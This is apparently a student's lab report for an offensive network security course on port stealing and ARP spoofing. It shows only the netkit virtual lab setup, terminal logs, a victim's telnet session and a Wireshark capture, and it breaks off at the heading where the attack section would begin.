
James Bach

CIS5930 – Offensive Network Security


Project 2 : Port Stealing & ARP Spoofing

The Setup:


I have set up a host virtual machine using a 32-bit Ubuntu 16.10 image. This Ubuntu machine's network interface is bridged with a hardware network interface card to have full shared access to the internet. I have installed netkit 2.8 for setting up to set up a simulated network. In this network, I have used the lab configuration capabilities of netkit to create the following topology: (lab configuration files at the end)



In this topology, the attacker, victim, and virtual router access a different port of the switch but can communicated via the bridged interface connection among collision domains. The 3 netkit virtual machines have access to a telnet server outside of this local area network. The telnet server is on the host machine and not on the same subnet as the netkit VMs. This subnet router's ingress traffic comes the Ubuntu host machine's bridged connection and any internet traffic comes from a hardware router connected to the internet, and thus it has been assigned by the hardware router DHCP to 192.168.1.2 as seen on the right. The subnet IP's I have statically set to some value 10.0.0.*.



```
router login: root (automatic login)
Last login: Fri Feb 24 02:20:41 UTC 2017 on tty1
router:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 0a:ab:64:91:09:80
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::8ab:64ff:fe91:980/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16437 (16.0 KiB)  TX bytes:13697 (13.3 KiB)
          Interrupt:5

eth1      Link encap:Ethernet  HWaddr 00:00:00:00:00:01
          inet addr:10.0.0.1  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a03a:eaff:fee6:6e43/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:187 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11439 (11.1 KiB)  TX bytes:13168 (12.8 KiB)
          Interrupt:5
```



```
Setting up python-scapy (2.0.1-1) ...
Processing triggers for python-support ...
Processing triggers for man-db ...
>>> End of evil specific startup script.


##################################################

Lab directory (host): /home/bach
Version: <none>
Author:  <none>
Email:   <none>
Web:     <none>
Description:
<none>

##################################################

--- Netkit phase 2 initialization terminated ---


evil login: root (automatic login)
Last login: Fri Feb 24 02:21:07 UTC 2017 on tty1
evil:~# 
```

```
>>> Running switch specific startup script...
nohup: appending output to `nohup.out'
br0: Dropping NETIF_F_UFO since no NETIF_F_HW_CSUM feature.
>>> End of switch specific startup script.


##################################################

Lab directory (host): /home/bach
Version: <none>
Author:  <none>
Email:   <none>
Web:     <none>
Description:
<none>

##################################################

--- Netkit phase 2 initialization terminated ---


switch login: root (automatic login)
Last login: Fri Feb 24 02:20:53 UTC 2017 on tty1
switch:~# 
```

```
victim:~# telnet 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Ubuntu 16.10
bach-VirtualBox login: bach
Password:
Last login: Thu Feb 23 22:40:11 EST 2017 from 192.168.1.2 on pts/19
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-39-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
0 updates are security updates.

bach@bach-VirtualBox:~$ 
```


```
>>> Running router specific startup script...
Starting DHCP server: dhcpd3.
>>> End of router specific startup script.


##################################################

Lab directory (host): /home/bach
Version: <none>
Author:  <none>
Email:   <none>
Web:     <none>
Description:
<none>

##################################################

--- Netkit phase 2 initialization terminated ---


router login: root (automatic login)
Last login: Fri Feb 24 02:20:41 UTC 2017 on tty1
router:~# 
```

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.101  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2601:4c0:4000:e1d8:e8ec:5de6:62f6:e51e  prefixlen 64  scopeid 0x0<global>
        inet6 2601:4c0:4000:e1d8:a00f:ac4b:47ba:5e27  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::bc72:3711:48d7:116b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b3:a9:8a  txqueuelen 1000  (Ethernet)
        RX packets 255  bytes 22744 (22.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 199  bytes 22051 (22.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 9793  bytes 589153 (589.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9793  bytes 589153 (589.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

nk_tap_bach: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::c4fa:4ff:fe16:c2ef  prefixlen 64  scopeid 0x20<link>
        ether c6:fa:04:16:c2:ef  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 992 (992.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 7177 (7.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


The previous image shows the evil, switch, victim, and router as xterm terminals and the host machine. The victim has performed a single, simple telnet interaction with the telnet server.

The image below shows otherwise full internet access with a successful ping to google.com.

Below shows a wireshark display of a tcpdump output captured from the switch and reported to a hostOS file.



```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
0 updates are security updates.

bach@bach-VirtualBox:~$ logout
Connection closed by foreign host.
victim:~# ping google.com
PING google.com (64.233.177.101) 56(84) bytes of data.
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=1 ttl=43 time=23.8
 ms
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=2 ttl=43 time=23.2
 ms
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=3 ttl=43 time=15.9
 ms
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=4 ttl=43 time=34.2
 ms
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=5 ttl=43 time=36.4
 ms
64 bytes from yx-in-f101.1e100.net (64.233.177.101): icmp_seq=6 ttl=43 time=22.1
 ms
```




```
No.   Time        Source         Destination    Protocol Length Info
   68 183.189651 10.0.0.231     192.168.1.101  TELNET     92 Telnet Data ...
   72 183.371376 192.168.1.101  10.0.0.231     TELNET     80 Telnet Data ...
   76 183.371522 192.168.1.101  10.0.0.231     TELNET     83 Telnet Data ...
   80 183.372045 10.0.0.231     192.168.1.101  TELNET     80 Telnet Data ...
   84 183.372133 192.168.1.101  10.0.0.231     TELNET     86 Telnet Data ...
   86 183.372244 10.0.0.231     192.168.1.101  TELNET    102 Telnet Data ...
   88 183.374168 192.168.1.101  10.0.0.231     TELNET     71 Telnet Data ...
   90 183.374440 10.0.0.231     192.168.1.101  TELNET     71 Telnet Data ...
   92 183.374543 192.168.1.101  10.0.0.231     TELNET     71 Telnet Data ...
   94 183.374935 10.0.0.231     192.168.1.101  TELNET     71 Telnet Data ...
   96 183.374988 192.168.1.101  10.0.0.231     TELNET    105 Telnet Data ...
  100 187.015163 10.0.0.231     192.168.1.101  TELNET     69 Telnet Data ...
  102 187.015525 192.168.1.101  10.0.0.231     TELNET     69 Telnet Data ...
  106 187.232796 10.0.0.231     192.168.1.101  TELNET     69 Telnet Data ...
  108 187.232985 192.168.1.101  10.0.0.231     TELNET     69 Telnet Data ...
  112 187.327144 10.0.0.231     192.168.1.101  TELNET     69 Telnet Data ...
```

```
▸ Frame 170: 339 bytes on wire (2712 bits), 339 bytes captured (2712 bits)
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.1.101, Dst: 10.0.0.231
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 45353, Seq: 176, Ack: 90, Len: 271
▾ Telnet
    Data: Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-39-generic i686)\r\n
    Data: \r\n
    Data:  * Documentation:  https://help.ubuntu.com\r\n
    Data:  * Management:     https://landscape.canonical.com\r\n
    Data:  * Support:        https://ubuntu.com/advantage\r\n
    Data: \r\n
    Data: 8 packages can be updated.\r\n
    Data: 0 updates are security updates.\r\n
    Data: \r\n
```

```
── Netkit phase 2 initialization terminated ──


victim login: root (automatic login)
Last login: Fri Feb 24 03:37:06 UTC 2017 on tty1
victim:~# telnet 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Ubuntu 16.10
bach-VirtualBox login: bach
Password:
Last login: Thu Feb 23 22:43:03 EST 2017 from 192.168.1.2 on pts/19
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-39-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
0 updates are security updates.

bach@bach-VirtualBox:~$
```

Port Stealing Attack:

